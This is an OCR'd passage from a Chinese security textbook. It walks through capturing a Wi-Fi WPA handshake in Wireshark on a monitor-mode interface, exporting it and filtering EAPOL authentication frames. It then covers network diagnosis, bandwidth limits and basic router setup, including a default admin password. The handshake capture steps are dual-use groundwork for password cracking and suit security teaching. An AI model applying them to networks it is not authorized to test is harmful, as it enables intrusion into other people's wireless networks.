
Step 03 启动wireshark抓包工具，选择wlan0mon无线网卡，如下图所示。



Step 04 在抓取到的数据包中筛选并标记出握手信息数据包，如下图所示。

Destination	Protocol	Length	Info
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	10	Acknowledgement,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
Guangdon_43:b1:45 (30:84:54:43:b1:45) (RA)	802.11	10	Acknowledgement,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	10	Acknowledgement,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	10	Acknowledgement,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send,


Step 05 选择"文件"菜单，在弹出的菜单中选择"导出特定分组"菜单命令，导出标记后的握手信息数据包，如下图所示。




实战演练2——快速定位身份验证信息数据包

通过Wireshark抓取到整个握手过程数据包后，如何精确定位到身份验证数据包呢，用户可以通过以下步骤快速定位。


Step 01 通过Wireshark打开抓取到的握手信息数据包，如下图所示。



Step 02 在筛选条件文本框中输入eapol筛选条件，如下图所示。



Step 03 单击右侧的"[按钮图标]"按钮，即可展开身份验证信息，如下图所示。




12.5　小试身手

练习1：诊断和修复网络不通的问题



当自己的计算机不能上网时，说明计算机与网络连接不通，这时就需要诊断和修复网络了，具体的操作步骤如下。


Step 01 打开"网络连接"窗口，右击需要诊断的网络图标，在弹出的快捷菜单中选择"诊断"菜单命令，弹出"Windows网络诊断"窗口，并显示网络诊断的进度，如下图所示。



Step 02 诊断完成后，将会在下方的对话框中显示诊断的结果，如下图所示。



Step 03 单击“尝试以管理员身份进行这些修复”链接，即可开始对诊断出来的问题进行修复，如下图所示。



Step 04 修复完毕后，会给出修复的结果，提示用户疑难解答已经完成，并在下方显示已修复信息提示，如下图所示。



练习2：控制无线网中设备的上网速度



在无线局域网中所有的终端设备都是通过路由器上网的，为了更好地管理各个终端设备的上网情况，管理员可以通过路由器控制上网设备的上网速度，具体的操作步骤如下。

Step 01 打开路由器的Web后台设置界面，在其中选择“IP宽带控制”选项，在右侧的窗格中可以查看相关的功能信息，如下图所示。



Step 02 选中“开启IP宽带控制”复选框，即可在下方的设置区域中对设备的上行总宽带和下行总宽带数进行设置，进而控制终端设置的上网速度，如下图所示。



第13章　无线路由器及密码的安全防护

在无线网络中，能够发送与接收信号的重要设备就是无线路由器了，因此，对无线路由器进行安全防护，就等于看紧了无线网络的大门。本章介绍无线路由器及密码的安全防护，主要内容包括无线路由器的基本设置、无线路由器的密码破解以及无线路由器的安全防护技巧及工具的应用等。

13.1　无线路由器的基本设置

无线路由器相信大家都不陌生，但是懂得如何设置的却不多，本节针对家用无线路由器的设置进行讲解。



绝招1：通过设置向导快速上网

目前多数家用型无线路由器都提供了网页进入页面，当用户登录路由器后会提供一个向导，通过向导设置可以最快地实现连接外网。家用路由器背面会有路由器型号、路由器 IP（进入路由器的地址）、管理员账号密码等信息。



通过向导设置路由器并进行上网的具体操作步骤如下。

Step 01 打开 IE 浏览器，在地址栏中输入路由器的网址，一般情况下路由器的默认网址为 192.168.0.1。输入完毕后，单击“转至”按钮，即可打开路由器的登录窗口，如下图所示。




Step 02 在“请输入管理员密码”文本框中输入管理员的密码，默认情况下管理员的密码为“123456”，如下图所示。




Step 03 单击“确认”按钮，即可进入路由器的“运行状态”工作界面，在其中可以查看路由器的基本信息，如下图所示。




Step 04 选择“设置向导”选项，即可进入“设置向导”页面，如下图所示。




Step 05 单击“下一步”按钮，进入“设置向导-上网方式”界面，在其中选择上网方式，其中，PPPoE为拨号上网，一般由运营商提供具体账号密码；动态IP和静态IP则多为分网时使用，可以根据实际需求选择，如下图所示。



